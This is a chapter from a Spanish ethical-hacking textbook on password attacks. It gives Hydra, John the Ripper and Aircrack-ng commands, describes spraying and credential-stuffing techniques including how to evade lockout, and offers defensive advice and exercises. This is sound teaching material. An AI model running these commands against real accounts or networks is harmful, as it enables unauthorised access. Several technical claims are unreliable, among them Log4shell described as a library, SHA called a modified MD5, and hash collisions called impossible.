


Figura 14.2. Hydra Password Cracker

Este crackeador de contraseñas por fuerza bruta soporta varios protocolos entre los que se pueden enumerar:

**Telnet**, **FTP**, HTTPS, HTTP, **SMB**, MySQL, REXEC, RSH, Rlogin, CVS, SNMP, SMTP-AUTH, SOCKS5, VNC, POP3, IMAP, ICQ, SAP /R3, LDAP2, LDAP3, Postgres, TeamSpeak, Cisco auth, Cisco enable, AFP, Cisco AAA (incorporado en el módulo de Telnet).

Ya se encuentra en su versión estable número 9.3 del 3 de febrero de 2022. Este software se diferencia de su competencia por su rapidez y exactitud para romper contraseñas por diccionario. Su uso básico es:

```
hydra -l user -P diccionario.txt -vV 192.X.X.X ftp
```

Descripción de los parámetros:

- **l**: es el parámetro para poner a continuación el nombre de usuario, si usas **-L** mayúscula podrás usar una **wordlist** de usuarios. Uso **-l usuario** o **-L usuarios.txt** corresponde a una lista de nombres posibles de usuarios.
- **p**: es el parámetro para acompañar el password, si usas **-P** mayúscula, se puede usar un diccionario de passwords. Uso **-p password** o **-P passwords.txt**.
- **v**: es para habilitar el modo verbose, que significa que el programa irá mostrando el progreso de la secuencia de ataque. Si se usa con mayúscula **-V**, mostrará más detalles específicos.
- **ftp**: en este caso, el protocolo que se ataca puede ser cualquiera de los enumerados arriba.

Otros parámetros importantes:

- **R**: para restaurar sesiones caídas o abortadas.
- **s**: si quieres especificar un puerto en particular, por ejemplo, **-s 4444**.
- **o**: con este parámetro Hydra generará un archivo de salida, por ejemplo, **-o informe.txt**.
- **t**: permite seleccionar la cantidad de **threads** hilos que Hydra puede usar en paralelo para tratar de romper las contraseñas. Por defecto es **16**. Por ejemplo, **-t 48**.

Esto dependerá del poder de procesamiento de tu equipo, por lo que es una configuración basada en prueba y error hasta encontrar lo óptimo.

- **h**: es la ayuda de línea de comandos de Hydra. Uso **hydra -h**.



Si quieres instalarlo en el sistema operativo Linux, el comando para realizarlo es:

```
sudo apt-get install hydra
```



Figura 14.3. Hydra Gui para Linux.

### 14.2.2 John The Ripper


**John The Ripper** es un programa para crackear contraseñas escrito en el lenguaje de programación C, y usado por los analistas de seguridad y pentration testers. Su primera versión apareció en 1996 y la última, que es la 1.9.0, en 2019.

Además de crackear passwords, John puede detectar qué tipo de hash fue usado para codificar las contraseñas, puede usarse para realizar ataques de fuerza bruta y de diccionario.

Una de las características importantes de John es que te permite pausar el crackeo de contraseñas, proceso que puede ser extremadamente consumidor de tiempo, para continuar en otro momento, y además se puede automatizar para comenzar a crackear una contraseña en el reinicio del sistema operativo.


## PASO 1

Para comenzar deberás visitar el sitio oficial de descarga del software en esta dirección.




## PASO 2

Hay dos opciones para Windows dependiendo de qué tipo de sistema operativo esté disponible: una versión de John para 32 bits y otra para 64 bits. En este caso se ha elegido para 64 bits, que es un archivo .Zip de 63 MB.



### PASO 3

Extrae el archivo comprimido en tu equipo y procede a la instalación de John. Como John corre desde la línea de comandos, deberás crear una carpeta y colocar allí todos los archivos descomprimidos.




### PASO 4

Elige la carpeta **run** y allí ejecuta el intérprete de comandos **cmd**. Dentro de la ventana del intérprete de comandos escribe:

```
john -h
```

para comprobar que el ejecutable funciona y te muestre la ayuda del programa.




Verás ahora un ejemplo práctico de crackeo de contraseña con John por fuerza bruta.

Para comenzar, debes crear un archivo de texto con el siguiente contenido:

```
user:AZ1.zWwxIh15Q
```

Lo guardas en un archivo de texto al que llamarás **test.txt** y a continuación, desde la línea de comandos previamente creada, corre el comando de esta forma:

```
john test.txt
```



```
kali@kali: ~  
File Actions Edit View Help  
john test.txt  
Using default input encoding: UTF-8  
Loaded 1 password hash (descrypt, (traditional) crypt(1) DES 128/128 SHA1)  
Will run 2 OpenMP threads  
Proceeding with single, rules:Single  
Press 'q' or Ctrl-C to abort, almost any other key for status  
Almost done: Processing the remaining buffered candidate passwords: 10000  
Proceeding with wordlist:/usr/share/john/password.lst  
Warning: Maxlen - 13 is too large for the current hash type, reduced to 8  
Proceeding with incremental:ASCII  
example (user)  
1g 0:00:11:10 DONE 3/3 (2022-05-15 11:11) 0.001491g/s 2596Kp/s 2596Kc/s 2596Kw/s example: example  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed  
john --show  
Password files required: not found (specified)  
john --test  
usr:example  
1 password was cracked, 0 left  
(kali@kali)~$
```

Figura 14.4. Crackeo de contraseña con John.

### 14.2.3 Aircrack-ng

**Aircrack-ng** es un crackeador de contraseñas Wi-Fi, se utiliza para descifrar claves **WEP** y **WPS-PSK** en Windows y es una herramienta muy usada en penetration testing de redes **Wireless**. Las claves **WEP** se pueden romper a través de un análisis matemático estadístico, mientras que **WPA PSK** y **WPA2** se rompen mediante ataques de fuerza bruta hacia contraseñas conocidas o ataque de diccionario.

Para instalar **AirCrack-ng** en Windows, descarga el archivo **aircrack-ng-0.6.2-win.zip** que contiene **Aircrack-ng** y los programas asociados. El formato del nombre del archivo es **aircrack-ng-[versión]-win.zip**. Crea un directorio llamado **C:\aircrack-[versión]-win** y extrae los archivos guardados en este nuevo directorio.

Para usar AirCrack-ng, es necesario capturar algunos paquetes a través de la tarjeta de red inalámbrica, algo parecido a la captura de paquetes en redes LAN con **Wireshark**. Según la tarjeta Wireless existente en el equipo, habrá que descargar los controladores necesarios para poder interceptar los paquetes. Puedes descargar los controladores desde esta [dirección web](#) y también desde [aquí](#).

AirCrack-ng es compatible con las tarjetas inalámbricas populares basadas en los conjuntos de chips **Atheros**, **Hermes** y **Prism**.

Una vez que los controladores estén instalados, la tarjeta comenzará a recopilar paquetes utilizando el programa de captura incluido **airodump-ng**. Cuando se hayan recopilado suficientes paquetes, se puede ejecutar el programa Aircrack-ng para romper el cifrado.

Para descifrar WEP, comienza abriendo una ventana de la consola de comandos. En la línea de comando, inicia Aircrack-ng con la siguiente sintaxis:

```
aircrack-ng -a 1 nombre_de_archivo.cap
```

El **-a 1** le dice a Aircrack que el programa va a realizar un ataque WEP. El archivo **nombre\_de\_archivo.cap** es el nombre del archivo que contiene los paquetes capturados.

Para obtener un WPA-PSK, la línea de comando sería:

```
aircrack-ng -a 2 -w contraseña.lst nombre_de_archivo.cap
```

El modificador **-a 2** le dice a Aircrack que el programa va a realizar un ataque WPA-PSK. El **-w password.lst** le dice a Aircrack que abra un archivo que contiene una lista de contraseñas.

El nombre del archivo que contiene los paquetes capturados es **nombre\_de\_archivo.cap**.

El paquete Aircrack incluye archivos de captura de prueba para que puedas observar cómo funcionan los programas aunque no tengas una tarjeta de red compatible. También se incluye una lista de contraseñas de prueba, aunque necesitará un archivo de contraseñas más grande para ataques más extensos.

Estas herramientas, entre otras, se pueden ejecutar contra FTP, MySQLTelnet, etcétera, y ayudan a identificar contraseñas débiles y por defecto en diferentes ambientes, como puede ser un módem, un router, etcétera.

Algunas herramientas comparan los hash obtenidos contra **tablas Rainbow** para deducir las contraseñas.

En el descubrimiento de contraseñas a través de herramientas, es muy importante el hardware de apoyo con el que cuenta el atacante, ya que la velocidad de las **GPU** en combinación con la velocidad de procesamiento de la CPU disminuye el tiempo necesario para adivinar las contraseñas: a mayor poder de procesamiento, menor tiempo para llegar a descubrirlas.

### 14.3 ATAQUE PASSWORD SPRAYING

---

Como su nombre lo indica, esta técnica consiste en probar una pequeña cantidad de contraseñas en diferentes cuentas de usuario obtenidas previamente con el fin de acceder a algunos de los servicios para los que están registrados. Por ejemplo, consigue varios e-mails de usuarios de Netflix y prueba una lista de 20 de las más conocidas contraseñas contra ellos.

En general, estas contraseñas son obtenidas a través de wordlists de contraseñas en las que se enumeran las más usadas dependiendo del tipo de tecnología de servidor por vulnerar.

La secuencia que se sigue para perpetrar este tipo de ataque es la siguiente y casi siempre se realiza con una herramienta automatizada a la que se le proveen ambas listas, la de e-mails de usuarios, la de contraseñas por probar y la dirección web que se atacará.

1. El programa toma la primera contraseña de la lista y la prueba contra todas las direcciones de e-mail obtenidas. Si hay éxito con alguna cuenta, muestra el resultado y sigue.
2. A continuación, toma la segunda contraseña, realiza la misma prueba, y así sucesivamente.

De esta manera, al rotar las cuentas de usuarios para ir probando las contraseñas, evita que el sistema atacado detecte los intentos secuenciales de acceso y, por consiguiente, bloquee la cuenta del usuario luego de varios intentos. Otro recurso que se emplea es incorporar a la herramienta automatizada un temporizador de manera de evitar ser detectado el ataque por la cantidad de peticiones casi simultáneas que puede acarrear un programa automatizado. Este ataque es más rápido que el ataque de fuerza bruta pura e incluye esos trucos para no ser detectado.

---

## 14.4 ATAQUE DE CREDENTIAL STUFFING

---

El ataque de **Credential stuffing** se basa, al contrario del anterior, en la prueba de credenciales completas obtenidas mediante la filtración de datos en alguna brecha de seguridad o la compra de una base de datos de usuarios en la **Darknet**. Este ataque se basa en la presuposición de que los usuarios repiten sus credenciales en diferentes servicios, de esta manera, por ejemplo, si un atacante pudo obtener las credenciales de un usuario de Twitter, es decir, e-mail y contraseña, luego procede a probarlas en otros servicios, como podrían ser LinkedIn o Facebook, para ver si puede obtener acceso y allí encontrar más credenciales o datos para seguir saltando a otros servicios e ir comprometiendo las cuentas.

### 14.4.1 Mitigación para Credential stuffing

Como recomendación principal que se puede dar a los usuarios de los servicios es usar contraseñas diferentes en cada uno, de esta manera se evita que, si una de ellas cae en manos de atacantes, solo ese servicio se podrá ver comprometido y no tendrás que cambiar las credenciales en todos tus servicios.

### 14.4.2 Fuerza bruta inversa

Este tipo de ataque se basa, al contrario del de fuerza bruta puro, en tratar de averiguar el usuario a partir de la obtención de una contraseña filtrada en la red, aunque el objetivo siempre es el mismo: obtener acceso a las cuentas.

### 14.4.3 Ataques de diccionario a contraseñas

En este ataque, el agresor hace uso de una lista de palabras o combinaciones de palabras, signos y números preestablecidos para generarlo. La lista de palabras suele estar formada por datos relacionados con el usuario por atacar, como fechas de cumpleaños, nombres de mascotas, nombres de sus hijos o una combinación de ellos, etcétera. Estos datos son obtenidos por un trabajo de relevamiento previo usando, por ejemplo, fuentes **OSINT**.

Aquí, la cantidad de intentos es mucho menor que a través de fuerza bruta, pero más orientados al objetivo.



#### 14.4.4 Ataques online

Se denomina **ataque de contraseñas online** cuando el atacante trata de adivinar la contraseña de los usuarios ejecutando sucesivamente los intentos de inicio de sesión.

En este ataque, el agresor se conecta al sistema a través de su URL y, en su página de login, usa un nombre de usuario obtenido previamente y comienza a enviar diferentes contraseñas hasta lograr una repuesta que le permita el acceso al sistema.

Si en el intento se usan todas las combinaciones de caracteres, sería un ataque de **fuerza bruta online**, pero, si se usa una lista de palabras preestablecida, entonces será un ataque de **diccionario online**.

Hay muchas herramientas automatizadas para ejecutar este tipo de ataques, una de las más conocidas es **Hydra Bruteforce**.

Una de las soluciones más comunes para evitarlos es bloquear el acceso a una cuenta cuando ocurre un número determinado de intentos de inicio de sesión fallidos, esto puede resultar contraproducente en algunos casos ya que podría dejar al usuario verdadero sin acceso a su cuenta. Por ejemplo, el intento reiterado de acceso a la página de AFIP con credenciales incorrectas resulta en un bloqueo de la cuenta del usuario y este deberá generar una nueva clave, trámite en ciertos casos engorroso por lo complejo.

#### 14.4.5 Ataque offline

Es este ataque, el agresor ha podido descargar u obtener de otro medio la base de datos de usuarios y la tiene almacenada localmente. En el caso de un repositorio de base de datos Windows, el atacante puede calcular la función hash de las contraseñas de un diccionario de contraseñas e ir comparándolo con el hash de la contraseña guardado en la base de datos hasta dar con las que concuerden.

De esta forma, adivina la contraseña por medio de un ataque de **diccionario offline**, pero, si se basa en caracteres aleatorios secuenciales, sería un ataque de **fuerza bruta offline**.

Hay muchas herramientas automatizadas para ejecutar este tipo de ataques, una de las más conocidas es John The Ripper.

## 14.5 CONSEJOS PARA PROTEGER TUS CONTRASEÑAS

---

Si bien los ataques a contraseñas cada vez son más robustos y específicos, una serie de precauciones pueden ser tomadas por parte del usuario para no hacerles la vida tan sencilla a los ciberdelincuentes. Entre los recaudos para tener en cuenta, se pueden mencionar:

- No usar contraseñas débiles, siempre tratar de combinar mayúsculas con minúsculas, símbolos y números.
- No usar nombres ni fechas relacionados con el usuario como contraseña.
- Siempre que se pueda, activar la autenticación de dos pasos.
- No repetir contraseñas en los distintos servicios, siempre tratar de que cada una sea única.
- Mientras mayor sea la longitud de la contraseña, más difícil será romperla.
- Cambiar con frecuencia las contraseñas, de esta manera, si un atacante pudo hacerse de alguna base de datos por compromiso del servicio, tus datos estarán a salvo.
- Estar atentos a noticias de posibles filtraciones de datos y reaccionar preventivamente, es decir, no esperar ser vulnerados para hacerlo.
- No compartir las contraseñas por medios no seguros o no cifrados.
- No almacenarlas en tu navegador.

Algunas medidas para tener en cuenta de parte del servicio que pueda ser vulnerado:

- La prevención de ataque por fuerza bruta debe ser en ambos campos, usuario y contraseña, ya que no se sabe por cuál entrarán los ciberdelincuentes.
- Implementar políticas de bloqueo de cuenta luego de cierto número de intentos, implementar **CAPTCHA** si el bloqueo no es una opción.
- Por política, se debe hacer que el usuario cambie de contraseña en su primer acceso con contraseña por defecto.

- Implementar la autenticación por múltiples factores cuando sea posible, por ejemplo el password y el **OTP** (contraseña de un único uso) por celular.

## 14.6 GESTORES DE CONTRASEÑAS

El número de servicios a los que te suscribes a diario crece en forma exponencial y, en paralelo a eso, la cantidad de credenciales que se deben recordar para el ingreso a cada uno de ellos. Por eso, los usuarios tienden a reutilizar las mismas contraseñas en diferentes servicios y esto los hace vulnerables a diferentes tipos de ataques.

Para contrarrestar esta situación, existen los **administradores de contraseñas**, que son aplicaciones que se encargan de recordar al usuario qué credenciales corresponden a cada servicio, por lo que solo es necesario recordar la llave de acceso maestra al administrador para poder acceder a todos los servicios.

Los administradores o gestores de contraseñas pueden ser aplicaciones alojadas en la nube o en tu equipo; también los hay en suites de seguridad como un complemento que asiste al usuario para la salvaguarda de sus credenciales de inicio de sesión.

Ejemplos de administradores de contraseña son: **1Password**, **LastPass**, **Keeper**, **NordPass**, etcétera.



Figura 14.5. Gestor de Contraseñas 1Password.

### 14.6.1 Qué seguridad ofrecen los gestores de contraseñas

Los gestores de contraseñas son bastante seguros ya que la mayoría usa estándares de cifrado avanzado AES de 256 bits, además se encriptan localmente para que ni siquiera la misma empresa que los crea tenga acceso a tus contraseñas.

Asimismo, poseen un módulo de generación de claves que puede asistir al usuario en la elección de una contraseña segura. De todas maneras, también hay que tener en cuenta que todas las credenciales estarán almacenadas en un servidor y, en el caso de que se produzca una brecha de seguridad y accedan a él, la totalidad de tus contraseñas pueden terminar en manos de ciberdelincuentes. En todo caso, es mejor elegir algún proveedor de servicio que utilice un cifrado fuerte de datos y que la clave maestra esté correctamente cifrada.

### 14.6.2 Cómo se usan los gestores de contraseñas

El modo de uso de los gestores de contraseñas es muy amigable al usuario, todo lo que necesitas hacer es:

- Completar el registro en el gestor de contraseñas elegido.
- Descargar su versión de escritorio si la tiene y un plugin para el navegador.
- Seleccionar una contraseña maestra.
- Vincular cada una de tus cuentas a cada servicio.

Desde el navegador, vas a poder iniciar sesión en tus servicios mediante el add-on integrado, y el gestor de contraseñas pasará a tener el control de tus ingresos en los servicios.

Hay algunos gestores de contraseñas que funcionan desde una unidad extraíble USB de manera de no tener en el equipo o en la nube las credenciales, también es una opción para ser considerada.

En conclusión, antes de elegir un gestor de contraseñas, hay que averiguar muy bien las funcionalidades que brinda, el nivel de seguridad que provee, y sobre todo la facilidad de uso y la compatibilidad con los servicios más usados.

Además, hay que tener en cuenta, en caso de olvidar la clave maestra, que existen mecanismos para poder recuperarla (**Figura 14.6.**).



Figura 14.6. Gestor de contraseñas LastPass.

## 14.7 CIFRADOS

MD5 es un algoritmo de codificación de 128 bits que se compone de 32 caracteres hexadecimales, y sirve para encriptar archivos y contraseñas.

Por ejemplo, la palabra *secret* cifrada en MD5 es:

```
5EBE2294ECD0E0F08EAB7690D2A6EE69
```

La frase *esto es un secreto* cifrada en MD5:

```
AF40837BC2C7198B9C29D76743CD41E0
```

El MD5 también sirve para cifrar archivos; el cifrado generará un número hexadecimal de 32 dígitos. Este número se puede distribuir con el archivo de modo que el que obtenga el archivo puede ejecutar el cifrado MD5 en él y comparar con el número provisto para ver si son iguales, en ese caso, el archivo no ha sido modificado.

El hash MD5 de un archivo se puede calcular con el comando **checksum**, este comando se utiliza para verificar la integridad de los datos descargados.

**SHA** es una versión modificada de MD5 que se usa para cifrar datos y certificados; significa algoritmo hash seguro.

Un **algoritmo hash** acorta los datos de entrada a una forma más pequeña que no se puede entender mediante operaciones bit a bit, adiciones modulares y funciones de compresión.

El **hashing** es similar al cifrado; la única diferencia entre ellos es que el hash es unidireccional, lo que significa que, una vez que los datos se cifran, el resumen de hash resultante no se puede descifrar a menos que se use un ataque de fuerza bruta.

Las funciones SHA tienen las siguientes características:

- Una longitud de entrada variable y una longitud de salida fija.
- Son funciones unidireccionales. No es factible usar el valor hash resultante para regenerar el texto de entrada. Esto se vuelve computacionalmente imposible para entradas muy grandes.
- Si se envía el mismo mensaje de entrada a la función SHA, siempre generará el mismo hash resultante.
- No es posible generar el mismo valor hash usando dos valores de entrada diferentes. Esto se llama **resistencia a la colisión**.
- Un pequeño cambio en el valor de entrada, incluso un solo bit, cambia por completo el valor hash resultante. Esto se llama **efecto avalancha**.
- Si una función hash satisface todo lo anterior, se considera una función hash fuerte.

### 14.7.1 Tipos de funciones SHA

Algunas de las funciones SHA actualmente en uso son:

- **SHA-1**
- **SHA-2**
- **SHA-3**

SHA-1 se está eliminando en forma gradual y no se recomienda para ningún diseño nuevo.

#### 14.7.1.1 SHA-2

La función SHA-2 tiene cuatro tipos principales basados en longitudes de bit de salida de la siguiente manera:

- SHA-224: el hash tiene una longitud de 224 bits.
- SHA-256: el hash tiene una longitud de 256 bits.
- SHA-384: el hash tiene una longitud de 384 bits.
- SHA-512: el hash tiene una longitud de 512 bits.

El protocolo NTLM se basa en el hashing de contraseñas, que es una función unidireccional que produce una cadena de texto basada en un archivo de entrada.

Las credenciales NTLM se basan en los datos obtenidos durante el proceso de inicio de sesión interactivo y constan de un nombre de dominio, un nombre de usuario y un hash unidireccional de la contraseña del usuario. NTLM utiliza un protocolo de requerimiento/respuesta encriptado para autenticar a un usuario sin enviar la contraseña del usuario por cable.

## 14.8 ACTIVIDADES

---

A continuación verás las preguntas y los ejercicios que deberías saber responder y resolver para considerar aprendido el capítulo.

### 14.8.1 Test de autoevaluación

1. *¿En qué se diferencia el hash del cifrado?*
2. *¿En qué se diferencia un ataque de fuerza bruta de un ataque de diccionario a contraseñas?*
3. *Nombra una mitigación para credential stuffing.*

### 14.8.2 Ejercicios prácticos

1. *Aplica el cifrado MD5 a la palabra secret y a la palabra Secret. ¿Son iguales?*
2. *Utiliza el comando de la herramienta Hydra para averiguar la contraseña del usuario Calvin con un diccionario lista.lst, y un ataque de diccionario a la dirección IP 192.168.5.15 y servicio FTP.*







---

## GLOSARIO PARTE 4

- **Algoritmo:** función matemática que se envía al mensaje para su cifrado y descifrado.
- **API:** conjunto de subrutinas, funciones y procedimientos que ofrece cierta biblioteca para ser utilizada por un sistema.
- **ARP:** es el protocolo de resolución de direcciones correspondiente a la capa de enlace de datos y el responsable de encontrar la dirección MAC que corresponde a una determinada dirección IP.
- **CIDR:** este prefijo de red indica cuántas direcciones IPv4 hay disponibles para los hosts de su red.
- **Clave:** es la llave usada para la transformación.
- **CVE:** es una base de datos sobre vulnerabilidades de seguridad conocidas, en la que cada referencia tiene un número de identificación CVE-ID.
- **Emisor:** entidad que realiza el proceso de cifrado.
- **Fuerza bruta:** es una técnica de ataque de prueba y error en la que el atacante prueba todas las combinaciones posibles para poder vulnerar una contraseña.
- **FTP:** protocolo de transferencia de archivos entre sistemas conectados a una red TCP.
- **GPU o unidad gráfica de procesamiento:** se denomina así a los procesadores encargados de resolver las ecuaciones para mostrar en pantalla los gráficos.
- **GUI o Graphical User Interface:** se refiere a la interfaz gráfica que hace de nexo entre el usuario y la aplicación.
- **Hash:** es el resultado de una función que convierte datos de entrada en una salida encriptada.

- 
- **Hosts**: se usa para referirse a los ordenadores u otros dispositivos conectados a una red.
  - **HTTPS**: es la versión segura del protocolo de transferencia de hipertexto http.
  - **IP o Internet Protocol**: se denomina así a una dirección de un dispositivo en internet.
  - **Log4shell**: es una librería de código abierto escrita en Java usada para guardar logs.
  - **MDM**: la administración local de dispositivos móviles (MDM) de *Configuration Manager* es una solución de administración de dispositivos de Windows.
  - **Medio**: canal utilizado para intercambiar la información.
  - **Mensaje**: información que se desea compartir, también denominada **texto claro**.
  - **Nmap**: herramienta de código abierto para exploración de red y auditoría de seguridad.
  - **Phishing**: técnica de ingeniería social que usan los delincuentes informáticos para obtener información confidencial de los usuarios de forma falsa y así poder suplantar la identidad de esa persona.
  - **Receptor**: entidad que realiza el proceso de descifrado.
  - **SaaS**: sigla de *Software as a Service* o **software como un servicio** que es una manera de servir aplicaciones en forma remota a través de internet en vez de localmente.
  - **SMB**: es un protocolo cliente/servidor que administra el acceso a archivos y directorios como a otros recursos de red.
  - **Tabla Rainbow**: lista ordenada de hashes relacionados con palabras conocidas usadas como contraseña.
  - **Telnet**: protocolo de red TCP/IP que permite acceder a otra máquina para manejarla remotamente.
  - **Threads**: hilos de procesamiento concurrente.
  - **TLS**: protocolo criptográfico cuya función es proporcionar comunicaciones seguras.
  - **Token**: objeto físico o digital que tiene valor en un cierto contexto.
  - **WANNACRY**: programa dañino del tipo gusano ransomware.
  - **Wordlist**: lista de palabras relacionadas con el objetivo que se desea romper.



---

## MATERIAL ADICIONAL

El material adicional de este libro puede descargarlo en nuestro portal web:  
*<http://www.ra-ma.es>*.

Debe dirigirse a la ficha correspondiente a esta obra, dentro de la ficha encontrará el enlace para poder realizar la descarga.

Cuando descomprima el fichero obtendrá los archivos que complementan al libro para que pueda continuar con su aprendizaje.

### INFORMACIÓN ADICIONAL Y GARANTÍA

- RA-MA EDITORIAL garantiza que estos contenidos han sido sometidos a un riguroso control de calidad.
- Los archivos están libres de virus, para comprobarlo se han utilizado las últimas versiones de los antivirus líderes en el mercado.
- RA-MA EDITORIAL no se hace responsable de cualquier pérdida, daño o costes provocados por el uso incorrecto del contenido descargable.
- Este material es gratuito y se distribuye como contenido complementario al libro que ha adquirido, por lo que queda terminantemente prohibida su venta o distribución.



# Hacking

## Curso completo

En esta obra se engloban las acciones que puedes realizar para analizar y explotar un sistema objetivo. De esta forma, emularas las acciones de un hacker ético mientras realizas intrusiones en un sistema y logras obtener información o efectuar análisis de seguridad.

De forma clara y didáctica se irán presentando diferentes formas de explotar y analizar un sistema, así como a montar un entorno de pruebas para poder ensayar tus habilidades sin utilizar sistemas externos.

Todos los capítulos contienen ejercicios, actividades y test de autoevaluación para validar los conceptos aprendidos. La obra se divide en cuatro partes para que la asimilación de los temas desarrollados sea más sencilla y secuencial:

Parte 1: se presenta el concepto de hacking ético, aprenderás a configurar un entorno de pruebas y, también, conocerás los sistemas vulnerables y el uso de Nmap.

